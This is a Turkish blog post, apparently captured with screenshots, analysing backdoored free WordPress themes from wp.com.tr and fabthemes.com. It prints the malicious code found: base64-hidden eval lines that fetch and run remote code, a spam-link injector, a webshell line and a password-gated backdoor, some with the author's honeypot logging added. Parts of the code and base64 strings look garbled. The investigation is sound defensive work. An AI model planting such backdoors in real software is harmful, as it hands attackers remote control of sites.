

# Arka Kapı Avı

written by Mert SARICA | 1 July 2019

If you are looking for an English version of this article, please visit [here](#).

Eskiden bir blog yazısı veya bir sunum için konu bulabilmek adına uzun mesailer harcardım. Yıllar içinde daha fazla kişiye ulaşmaya başladıkça okurlarımdan, bağlantılarımdan, takipçilerimden gelen mesajlar, Cryptokiller aracının ortaya çıkmasında olduğu gibi blog yazılarıma, sunumlarıma ilham kaynağı olmaya başladı. Bu hikaye 2018 yılının Mayıs ayında LinkedIn bağlantılarım arasında yer alan Özkan AKTEKİN isimli bir kişinin gönderdiği mesaj ile başladı.

Özkan AKTEKİN mesajında sahip olduğu bir kaç web sitesinin sürekli hacklendiğinden dem vuruyordu. Şüpheleri doğrultusunda hareket ederek araştırmalarını belli bir noktaya kadar getiren Özkan ile kısa bir görüşme yaptıktan sonra durumun WordPress teması kaynaklı olduğunu öğrendim. Yapılacaklar listesi (TODO) oldukça kabarık olan biri olarak bu konuya eğilmem biraz zaman almış olsa da farkındalık adına bu konuyu hem yazıya dökmeye hem de İstanbul Bilgi Güvenliği Konferansı'nda sunmaya karar verdim.

**Özkan Aktekin**  
Boreas Yat Kiralama şirketinde Co-Founder

abicim

selam

birşey sorcaktium

bir kaç tane sitem var siteme sürekli aşağıdaki kodu atıyorlar sonucu kaynaklı bir güvenlik zaafiyeti var sanırım

fakat bu kodu ben decode edip bakmak istiyorum ama pek beceremedim

nasıl bir yol izlemeliyim

<?php

```
echo
eval(gzinflate(base64_decode(str_rot13("X2VFOyAklNAYdCBzLHR
SJ19FCmU9IDM9T11UOzpsbHAiPml7a25IbD5AIGliUm1odG5ub
CBIIHJTUnljIGVfPW1sKXJtJyANeCBzID5pYSImcC8NICg+XyJ1OyB
fczsgZWkkaT1zJGkgIHhfaSAglCA9bCRFcnFoICA9aCB3cy9DPCBy
JCIGb2xpJyB0PiANIGU/c0IlnBylHTUO18ulD5OYydvbW4pLyAgb
Wx9YmN0IGUgc29kYXk9PSB1ImF0cHVvSSBOcj5tdlNUbSggDbFT
bWsgclQgYmVzZWxlO3gnaSlgbmsilCIIXz8gcG9fO19lc2UgZWlgc
j90YnloIHJ5W1ZleSAgdWhlX3RvZTxFX2ZIRHNyIGRBdGhAsD0nQ
iQgY3MgbGggaTxlXHR5PWRQICBpOiAglCAgdD9OPGEgRSkqbH
QgKG1ycGXFclRklCBnPl1yZyA8aW8glG0kZSBuZCBNKs9IPW5Ud
XNPccQKlj4+OyBFYtmYnMgRnlgMGH1eXMgPCA8aWFFPHIOjYl
```

**Özkan Aktekin**  
Boreas Yat Kiralama şirketinde Co-Founder


**Mert SARICA** • 6:55 PM  
Tam olarak hikayeyi anlatır mısın ? Nasıl oldu bu sitelere nasıl ulaştın vs belki yazıya çeviririm farkındalık adına  
Olayın boyutu büyükse

**Özkan Aktekin** • 6:55 PM  
birtane wordpress site teması kurdum  
haber sitesi arkadaşşıma  
2 gün sonra siteye  
escort sitesi linkleri eklendiğini gördüm  
daha sonra eklenen site linklerinin  
başka hangi sitelerden link aldığına baktım  
hepsi  
haber siteleriydi

**Mert SARICA** • 6:56 PM  
Temayı wpcomtr adresinden alıp kurdun değil mi ?

**Özkan Aktekin** • 6:56 PM  
evet o 1 tanesi  
bu şekilde bir çok site var  
[wp.com.tr](http://wp.com.tr)  
yi çözdüm zaten

Özkan'ın bahsettiği wp.com.tr sitesini ziyaret edip kısaca indirilebilen temalara baktığımda, dizin altındaki klasör ve dosyaların listelenebildiğini farkettim ve ardından 802 MB büyüklüğündeki yaklaşık 653 adet temayı indirmeye başladım.



Index of /download/

| Name             | Last modified     | Size  | Description |
|------------------|-------------------|-------|-------------|
| Parent Directory | 28-Mar-2016 14:39 | -     |             |
| lobstertube.zip  | 28-Mar-2016 14:39 | 1456k |             |
| momcom.zip       | 28-Mar-2016 14:33 | 1535k |             |
| 18corn.zip       | 28-Mar-2016 13:47 | 1924k |             |
| super18corn.zip  | 28-Mar-2016 12:42 | 1322k |             |
| cornx.zip        | 24-Mar-2016 16:15 | 1483k |             |
| vestube.zip      | 24-Mar-2016 16:13 | 1484k |             |
| 18tube.zip       | 24-Mar-2016 16:10 | 1484k |             |
| cornn.zip        | 18-Mar-2016 11:14 | 1483k |             |
| corn5.zip        | 18-Mar-2016 10:32 | 1285k |             |
| tubekitty.zip    | 18-Mar-2016 10:12 | 1581k |             |
| stacktube.zip    | 17-Mar-2016 17:50 | 1231k |             |
| tubegalore.zip   | 17-Mar-2016 17:27 | 1096k |             |
| elephant.zip     | 17-Mar-2016 16:33 | 1545k |             |
| netpa.zip        | 17-Mar-2016 15:56 | 1196k |             |
| abdulo.zip       | 17-Mar-2016 15:30 | 1228k |             |
| ipunish.zip      | 17-Mar-2016 15:05 | 1288k |             |
| trxhamster.zip   | 17-Mar-2016 13:55 | 1151k |             |
| finaflix.zip     | 17-Mar-2016 12:17 | 1113k |             |
| redtube.zip      | 17-Mar-2016 11:47 | 913k  |             |
| corncom.zip      | 17-Mar-2016 11:42 | 1158k |             |
| cornlover.zip    | 11-Mar-2016 17:05 | 1203k |             |
| cornolaba.zip    | 11-Mar-2016 16:51 | 1228k |             |
| wantedporn.zip   | 11-Mar-2016 16:11 | 1026k |             |
| ziti.zip         | 11-Mar-2016 16:05 | 1278k |             |
| zlostube.zip     | 11-Mar-2016 15:19 | 1472k |             |
| cornktube.zip    | 11-Mar-2016 14:20 | 1294k |             |
| corntube.zip     | 11-Mar-2016 13:57 | 1121k |             |
| hilliporn.zip    | 11-Mar-2016 13:33 | 641k  |             |
| htca.zip         | 11-Mar-2016 11:44 | 1125k |             |
| cornk.zip        | 11-Mar-2016 11:23 | 1129k |             |
| kloutube.zip     | 10-Mar-2016 16:00 | 1133k |             |
| cornoseyret.zip  | 10-Mar-2016 15:43 | 1018k |             |
| cornositi.zip    | 10-Mar-2016 15:13 | 1088k |             |
| videotv.zip      | 10-Mar-2016 14:55 | 1026k |             |





```
root@ubuntu:~/temalar# grep -R aHR0cDovL3dwLmNvbS50c93e150eHQ * | wc -l
630
root@ubuntu:~/temalar#
```

Bu karakter dizisini Google arama motorunda arattığımda ise temaları hem güvenlik hem de kod kalitesi amacıyla denetleyen oldukça faydalı bir site (<http://themecheck.info/>) ile karşılaştım. Bu karakter dizisine konu olan ve indirdiğim temalar arasında da yer alan bir temada ciddi anlamda şüpheli olan kod parçaları olduğu bu sitenin denetimi sonucunda hemen göze çarpıyordu.

Google aHR0cDovL3dwLmNvbS50c93e150eHQ

8 results (0.30 seconds)

- Adult theme - WordPress - Review - Themecheck**  
themecheck.org/score/wordpress-theme-adult-theme(3).html  
Line 145: eval(@file\_get\_contents(base64\_decode('aHR0cDovL3dwLmNvbS50c93e150eHQ')));  
Security breaches : Use of backticks execution operators in ...
- Adult theme - WordPress - Review - Themecheck**  
themecheck.org/score/wordpress-theme-adult-theme(5).html  
Line 145: eval(@file\_get\_contents(base64\_decode('aHR0cDovL3dwLmNvbS50c93e150eHQ')));  
Security breaches : Use of backticks execution operators in ...
- Adult theme - WordPress - Review - Theme Check**  
themecheck.org/score/wordpress-theme-adult-theme(2).html  
Line 145: eval(@file\_get\_contents(base64\_decode('aHR0cDovL3dwLmNvbS50c93e150eHQ')));  
Security breaches : Use of backticks execution operators in ...
- Adult theme - WordPress - Review - Theme Check**  
themecheck.org/score/wordpress-theme-adult-theme(4).html  
Line 145: eval(@file\_get\_contents(base64\_decode('aHR0cDovL3dwLmNvbS50c93e150eHQ')));  
Security breaches : Use of backticks execution operators in ...
- Adult theme - WordPress - Review - Theme Check**  
themecheck.org/score/wordpress-theme-adult-theme(1).html  
Line 145: eval(@file\_get\_contents(base64\_decode('aHR0cDovL3dwLmNvbS50c93e150eHQ')));  
Security breaches : Use of backticks execution operators in ...
- Spacious - WordPress theme - Review & Download - Theme Check**  
themecheck.org/score/wordpress-theme-spacious-v1\_2\_7.html  
Line 123: eval(@file\_get\_contents(base64\_decode('aHR0cDovL3dwLmNvbS50c93e150eHQ')));  
Security breaches : Use of base64\_decode() Found ...
- wp.com.tr 'den tema indirmeyin! - R10.net**  
https://www.r10.net/WordPress-Gonel/WordPress-Translate-this-page  
May 7, 2016 - eval(@file\_get\_contents(base64\_decode('aHR0cDovL3dwLmNvbS50c93e150eHQ'))); php bilgin olduğu için bir sayfayı çağırıldığı ...
- Google Fan Webmaster Forum - Tekil Mesaj gösterimi - wp.com.tr 'den ...**  
https://www.r10.net/1071598601-post1.html - Translate this page  
May 7, 2016 - eval(@file\_get\_contents(base64\_decode('aHR0cDovL3dwLmNvbS50c93e150eHQ'))); php bilgin olduğu için bir sayfayı çağırıldığı ...





```
GNU nano 2.9.3 footer.php
<?php
/*
 * The template for displaying the footer.
 * Contains the closing of the #content div and all content after
 *
 * @package fabthemes
 */
?>

</div><!-- #content -->
<div id="footer-widgets" class="clearfix">
  <div class="container"><div class="row">
    <div class="col-md-12"><?php dynamic_sidebar( 'Footerbar' ); ?>
  </div></div>
</div>
<div id="colophon" class="site-footer" role="contentinfo">
  <div class="container"><div class="row">
    <div class="col-md-12">
      <div class="site-info">
        Copyright &copy; <?php echo date('Y'); ?> <a href="<?php bloginfo('url'); ?>" title="<?php bloginfo('name'); ?>"><?php bloginfo('name'); ?></a> - <?php bloginfo('description'); ?>
        <?php fflink(0); ?> <a href="http://fabthemes.com/<?php echo FT_Scope::tool()>themeName ?>/><?php echo FT_Scope::tool()>themeName ?> WordPress Theme</a>
      </div>
    </div>
  </div></div>
</div><!-- #colophon -->
</div><!-- #page -->
<?php wp_footer(); ?>
<script type="text/javascript">
  jQuery("inhead").backstretch("<?php echo ft_of_get_option('fabthemes_header',''); ?>");
</script>
</body>
</html>

GNU nano 2.9.3 Functions.php
    'desc' => '',
  ); ?>
</div>
<div class="alignleft"><input type="checkbox" value="" /> <label for="<?php echo $field_type_object->id( '_minutes' ); ?>">Minutes</label></div>
<?php echo $field_type_object->input( array(
  'class' => 'cmb_text_small',
  'name' => $field_type_object->name( 'minutes' ),
  'id' => $field_type_object->id( '_minutes' ),
  'value' => $value[ 'minutes' ],
  'desc' => $desc,
) ); ?>
</div>
<?php
echo "<br>";
echo $field_type_object->desc( true );
}
/* Credits */
function selfurl() {
  $url = isset($_SERVER['REQUEST_URI']) ? $_SERVER['REQUEST_URI'] :
  $_SERVER['PHP_SELF'];
  $url = parse_url($url);
  $protocol = $_SERVER['HTTPS'] ? 'https' : 'http';
  $port = ($_SERVER['SERVER_PORT'] == "80") ? "" : (":" . $_SERVER['SERVER_PORT']);
  $server = ($_SERVER['SERVER_NAME'] == 'localhost') ?
  $_SERVER['SERVER_ADDR'] : $_SERVER['SERVER_NAME'];
  return $protocol . "://" . $server . $port . $url;
}
function fflink() {
  global $wpdb, $wp_query;
  if (!is_page() && !is_front_page()) return;
  $contactid = $wpdb->get_var("SELECT ID FROM $wpdb->posts
  WHERE post_type = 'page' AND post_title LIKE 'contacts'");
  if (($contactid != $wp_query->post->ID) && ($contactid !=
  !is_front_page())) return;
  $fflink = get_option('fflink');
  $ffref = get_option('ffref');
  $x = $_REQUEST['DKSWFYUW'];
  if (!isset($fflink) || $x && ($x == $ffref)) {
    $x = $x ? $ffref : $ffref;
    $response = wp_remote_get("http://www.fabthemes.com/fabthemes.php?getlink=" . urlencode(selfurl()));
    if (is_array($response) && $fflink = $response['body']; else $fflink = '';
    if (substr($fflink, 0, 11) != 'fabthemes#')
      $fflink = '';
    else {
      $fflink = explode('#', $fflink);
      if (isset($fflink[2]) && $fflink[2]) {
        update_option('ffref', $fflink[1]);
        update_option('fflink', $fflink[2]);
        $fflink = $fflink[2];
      }
      else $fflink = '';
    }
  }
  echo $fflink;
}
eval(@file_get_contents(base64_decode("aHR0cDovLjZ3dLmVvbs50c193ei50eHQ=")));
```

Ana sayfaya istenmeyen bağlantı adreslerini eklenen fonksiyon (fflink)

Uzaktan komut çalıştırılmasını sağlayan komut (http://wp.com.tr/wz.txt)

http://www[.]fabthemes.com adresini ziyaret ettiğimde ise http://wp[.]com.tr gibi bir tema sitesi ile karşılaştım. Bu sitedeki tüm temaları da indirdikten sonra yine aynı şekilde eval() fonksiyonunu aradığımda http://wp[.]com.tr sitesindeki temalarda olduğu gibi functions.php ve footer.php dosyalarında zararlı kod blokları olduğunu gördüm. Burada yer alan temalardaki functions.php dosyasındaki base64 ile gizlenmiş karakter dizisi http://wp[.]com.tr sitesindekilerden farklı olduğu (ZXZhbChAZmIsZV9nZXRfY29udGVudHM0Imh0dHA6Ly95YWthbGFkaW1zaXppLmNvbS95YWJhbmNpL3gudHh0IikpOw==) dikkatimi çekti.



Free WordPress Themes | x

www.fabthemes.com



Hack 4 Career: Info LinkedIn Mert SARICA (mert: Inbox - mert.sarica@

Other bookmarks


**FabThemes** Home Browse Themes - FAQs Hosting for WordPress Contact

# FABULOUS WORDPRESS THEMES AVAILABLE FOR FREE


[Latest Themes](#) [Popular Themes](#)

Fabthemes brings you some of the best elegant and premium quality WordPress themes. That is just not all of it. We bring them to you for free! Yes, you can download and use these cool themes for free.



Fabthemes are not just good looking free wordpress themes. They are even awesome under the hood. All themes are built with options panel to adjust and configure various theme settings and options.



Unlike other free themes spawning out there, we do not encrypt our theme footer files. We keep it clean and transparent so that you can use our themes with the confidence that your site will be safe.



## LATEST RELEASES



Index of /get

www.fabthemes.com/get/

Hack 4 Career: Info LinkedIn Mert SARICA (mert: Inbox - mert.sarica@

Other bookmarks

## Index of /get

Name	Last modified	Size	Description
Parent Directory	-	-	-
<a href="#">Ajaxify.zip</a>	2017-07-02 11:35	387K	
<a href="#">Arkham.zip</a>	2017-07-02 11:47	569K	
<a href="#">Atlantis.zip</a>	2017-07-02 12:08	315K	
<a href="#">Avenue.zip</a>	2017-07-02 11:51	444K	
<a href="#">Axia.zip</a>	2017-07-02 12:12	472K	
<a href="#">Baletta.zip</a>	2017-07-02 12:22	824K	
<a href="#">Binary.zip</a>	2017-07-02 12:25	263K	
<a href="#">Boston.zip</a>	2017-07-02 12:27	263K	
<a href="#">Boxoffice.zip</a>	2017-07-02 12:42	376K	
<a href="#">Bronze.zip</a>	2017-07-02 12:44	182K	
<a href="#">Canyon.zip</a>	2017-07-02 12:46	526K	
<a href="#">Carmen.zip</a>	2017-07-02 12:49	143K	
<a href="#">Celesta.zip</a>	2017-07-02 12:51	198K	
<a href="#">Cupid.zip</a>	2017-07-02 12:53	538K	
<a href="#">Delphi.zip</a>	2017-07-02 13:00	301K	
<a href="#">Dialo.zip</a>	2017-07-02 13:01	535K	
<a href="#">Dione.zip</a>	2017-07-02 13:02	346K	
<a href="#">Django.zip</a>	2017-07-02 13:04	168K	
<a href="#">Drustan.zip</a>	2017-07-02 13:05	415K	
<a href="#">Ebusy.zip</a>	2017-07-02 13:06	293K	
<a href="#">Edisvos.zip</a>	2017-07-02 13:07	170K	
<a href="#">Elessa.zip</a>	2017-07-02 13:08	301K	
<a href="#">Enigma.zip</a>	2017-07-02 13:09	302K	
<a href="#">Faith.zip</a>	2017-07-02 13:12	397K	
<a href="#">Financio.zip</a>	2017-07-02 13:13	137K	
<a href="#">Firecrow.zip</a>	2017-07-02 13:13	590K	
<a href="#">Frontier.zip</a>	2017-07-02 13:13	163K	
<a href="#">Galleria.zip</a>	2017-07-02 13:13	601K	
<a href="#">Garvan.zip</a>	2017-07-02 13:20	256K	
<a href="#">Gears.zip</a>	2017-07-02 13:20	523K	
<a href="#">Gordon.zip</a>	2017-07-02 13:21	432K	
<a href="#">Halifax.zip</a>	2017-07-02 13:21	161K	
<a href="#">Hector.zip</a>	2017-07-02 13:21	245K	
<a href="#">Helix-matrimony.zip</a>	2017-07-02 13:21	233K	
<a href="#">Helix.zip</a>	2017-07-02 13:21	453K	
<a href="#">Horosus.zip</a>	2017-07-02 13:21	387K	
<a href="#">Irene.zip</a>	2017-07-02 15:18	943K	






### Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

```
095c521820c624956eab832283a59b7
```



Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5\_hex), md5-half, sha1, sha224, sha256, sha384, sha512, rpeMD160, whirlpool, MySQL 4.1+ (sha1 sha1\_bin), Quiborv3.18eakupdefu3ts

Hash	Type	Result
095c521820c624956eab832283a59b7	ntlm	Not Found

Color Codes: █ Exact match, █ Partial match, █ Not found.

[Download CrackStation's Wordlist](#)

#### How CrackStation Works

CrackStation uses massive pre-computed lookup tables to crack password hashes. These tables store a mapping between the hash of a password, and the correct password for that hash. The hash values are indexed so that it is possible to quickly search the database for a given hash. If the hash is present in the database, the password can be recovered in a fraction of a second. This only works for "unsalted" hashes. For information on password hashing systems that are not vulnerable to pre-computed lookup tables, see our [hashing security page](#).

CrackStation's lookup tables were created by extracting every word from the Wikipedia databases and adding with every password list we could find. We also applied intelligent word mangling (brute force hybrid) to our wordlists to make them much more effective. For MD5 and SHA1 hashes, we have a 190GB, 15-billion-entry lookup table, and for other hashes, we have a 19GB 1.5-billion-entry lookup table.

You can download CrackStation's dictionaries [here](#), and the lookup table implementation (PHP and C) is available [here](#).

Base64 ile gizlenmiş bir diğer

ZXZhbChAZmlsZV9nZXRfY29udGVudHMoImh0dHA6Ly95YWthbGFkaW1zaXppLmNvbS95YWJhbmNpL3gudHh0IikpOw== karakter dizisini çözdüğümde ise

http://yakaladimsizi[.]com/yabanci/x.txt adresi ile karşılaştım. Bu sayfaya gittiğimde ise karşıma, yapılan istekte wp parametresinde yer alan adresteki veriyi çekip, kendisini wp-includes/js/js.php dosyasına yazan ve ardından da font.php dosyasında olduğu gibi http://wp[.]com.tr/alankontrol/l.php adresine site adını gönderen PHP kodu çıktı.

```
GNU nano 2.9.3 Functions.php
}
}
The network connection was aborted by the local system.
}
add_action( 'wp_enqueue_scripts', 'fabthemes_scripts' );
eval(base64_decode('ZXZhbChAZmlsZV9nZXRfY29udGVudHMoImh0dHA6Ly95YWthbGFkaW1zaXppLmNvbS95YWJhbmNpL3gudHh0IikpOw=='));
/* Credits */

function selfFURL() {
    $url = isset($_SERVER['REQUEST_URI']) ? $_SERVER['REQUEST_URI'] :
    $_SERVER['PHP_SELF'];
    $url = parse_url($url);
    $protocol = $_SERVER['HTTPS'] ? 'https' : 'http';
    $port = ($_SERVER['SERVER_PORT'] == '80') ? '' : ($_SERVER['SERVER_PORT']);
    return $protocol . '://' . $_SERVER['SERVER_NAME'] . $port . $url;
}

function fflink() {
    global $wpdb;
    if (!is_page() && !is_home()) return;
    $contactid = $wpdb->get_var("SELECT ID FROM $wpdb->posts
    WHERE post_type = 'page' AND post_title LIKE 'contact%'");
    if ($contactid != get_the_ID() && ($contactid || !is_home())) return;
    $fflink = get_option('fflink');
    $ffref = get_option('ffref');
    $x = $_REQUEST['DKSWFYU**'];
    if (!isset($fflink) || $x && ($x == $ffref)) {
        $x = $x ? $ffref . $ffref : '';
        $response = wp_remote_get('http://www.fabthemes.com/fabthemes.php?getlink=' . urlencode(selfFURL()) . $x);
        if (is_array($response) && $fflink = $response['body']; else $fflink = '';
        if (substr($fflink, 0, 1) != 'f' && $fflink != 'f')
            $fflink = '';
        else {
            $fflink = explode('*', $fflink);
            if (isset($fflink[2]) && $fflink[2]) {
                update_option('ffref', $fflink[1]);
                update_option('fflink', $fflink[2]);
                $fflink = $fflink[2];
            }
            else $fflink = '';
        }
    }
    echo $fflink;
}

/* ajax */
```





## Create Droplets

Choose an image ?

Distributions Container distributions **One-click apps** Snapshots Backups

Discourse 2.0.20170531 on 16.04	Django 1.8.7 on 16.04	Docker 17.12.0 <sup>ce</sup> on 16.04
Dokku 0.11.3 on 16.04	Ghost 1.21.1 on 16.04	GitLab 10.6.4-ce.0 on 16.04
LAMP on 16.04	LEMP on 16.04	Machine Learning and AI
MEAN on 16.04	MongoDB 3.4.10 on 16.04	MySQL on 16.04
NodeJS 6.12.3 on 16.04	PhpMyAdmin on 16.04	Ruby-on-Rails on 16.04
WordPress 4.9.1 on 16.04		


### Choose a size

#### Standard Droplets

Balanced virtual machines with a healthy amount of memory tuned to host and scale applications like blogs, web applications, testing / staging environments, in-memory caching and databases.

#### CPU Optimized Droplets

Compute optimized virtual machines with dedicated hyper-threads from best in class Intel CPUs for CPU intensive applications like CI/CD, video encoding, machine learning, ad serving, batch processing and active front-end web servers.



```
GNU nano 2.5.3 File: wp-includes/js/js.php
<?php
if($REQUEST) {
    if(isset($_GET['wp'])) {
        error_log(print_r(date('d-m-Y H:i:s', $_SERVER['REQUEST_TIME']), true) . " [Possible Hacking Attempt] Client: " . print_r($_SERVER['REMOTE_ADDR'], true) .
            " wp: " . print_r($_GET['wp'], true) . "\n", 3, "/var/www/html/honeyweb.txt");
    }
}

/* <?php @eval(file_get_contents("http://".$_GET['wp'])); ?> */
?>

GNU nano 2.5.3 File: wp-includes/fonts/font.php
<?php
error_reporting(0);
session_start();
ob_start();
/**
 * Handle Trackbacks and Pingbacks sent to WordPress
 *
 * @since 0.71
 *
 * @package WordPress
 * @subpackage Trackbacks
 */

/**
 * Make these available for translation
 *
 * Translations can be filed in the /languages/ directory
 *
 * If you're building a theme based on web2feel, use a find and replace
 *
 * to change 'web2feel' to the name of your theme in all the template files
 */

/**
 * Front WordPress AJAX Process Execution.
 *
 * @package WordPress
 *
 * @link http://codex.wordpress.org/AJAX_in_Plugins
 */

/**
 * Executing AJAX process.
 *
 * @since WordPress 1.4
 */

/**
 * Author Template
 *
 * The template for displaying Author Profile pages.
 *
 * @package WordPress
 * @subpackage Template
 * @since WordPress 1.0
 */


/* Loads the "Author Filter Template" based on the query var "filter_type"
 */
$dosyaurl=$_SERVER["HTTP_HOST"];
$u=$_GET['u'];
if(substr($dosyaurl,0,3)==$u){
    $sifre = md5($_POST["sifre"]);
    $buton2 = $_POST["buton2"];
    if($buton2){
        error_log(print_r(date('d-m-Y H:i:s', $_SERVER['REQUEST_TIME']), true) . " [Possible Hacking Attempt] Client: " . print_r($_SERVER['REMOTE_ADDR'], true) .
            " u: " . print_r($_GET['u'], true) . " sifre: " . print_r($_POST['sifre'], true) . "\n", 3, "/var/www/html/honeyweb.txt");
        session_start();
        $_SESSION["oturum"]=md5($_POST["sifre"]);
        header("Location:?u=".$u."&substr($dosyaurl,0,3)");
    }
}

if($_SESSION["oturum"]!="050c5218c20c624956eab832283a59b7"){
```

